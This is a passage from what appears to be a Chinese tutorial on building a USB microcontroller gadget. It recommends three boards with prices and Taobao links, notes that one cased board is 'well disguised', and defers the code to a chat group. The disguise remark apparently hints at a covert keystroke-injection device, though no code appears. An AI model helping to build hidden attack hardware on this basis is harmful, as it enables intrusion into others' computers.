保存完成之后就能启动了。

代码如果看不懂的话，留在交流群上我会详细点给各位讲。因为写作平台上传图片实在是不方便。

推荐的板子

1. CJMCU-Beetle 价格39 邮费12

   https://item.taobao.com/item.htm?spm=a230r.1.14.8.dXcUK1&id=42830879568&ns=1&abbucket=7#detail

2. CJMCU-32有壳 价格56 邮费12（伪装好）

   https://item.taobao.com/item.htm?spm=a230r.1.14.4.dXcUK1&id=536421581630&ns=1&abbucket=7#detail

3. arduino Leonardo 价格18 邮费6（性价比高）

   https://item.taobao.com/item.htm?spm=a230r.1.14.62.NnzAY2&id=531457877154&ns=1&abbucket=7#detail

仅供推荐，店铺和我没有利益关系，各位自行选择板子也可以。另外代码的问题，我这里就不贴出来了。留在交流群的时候发。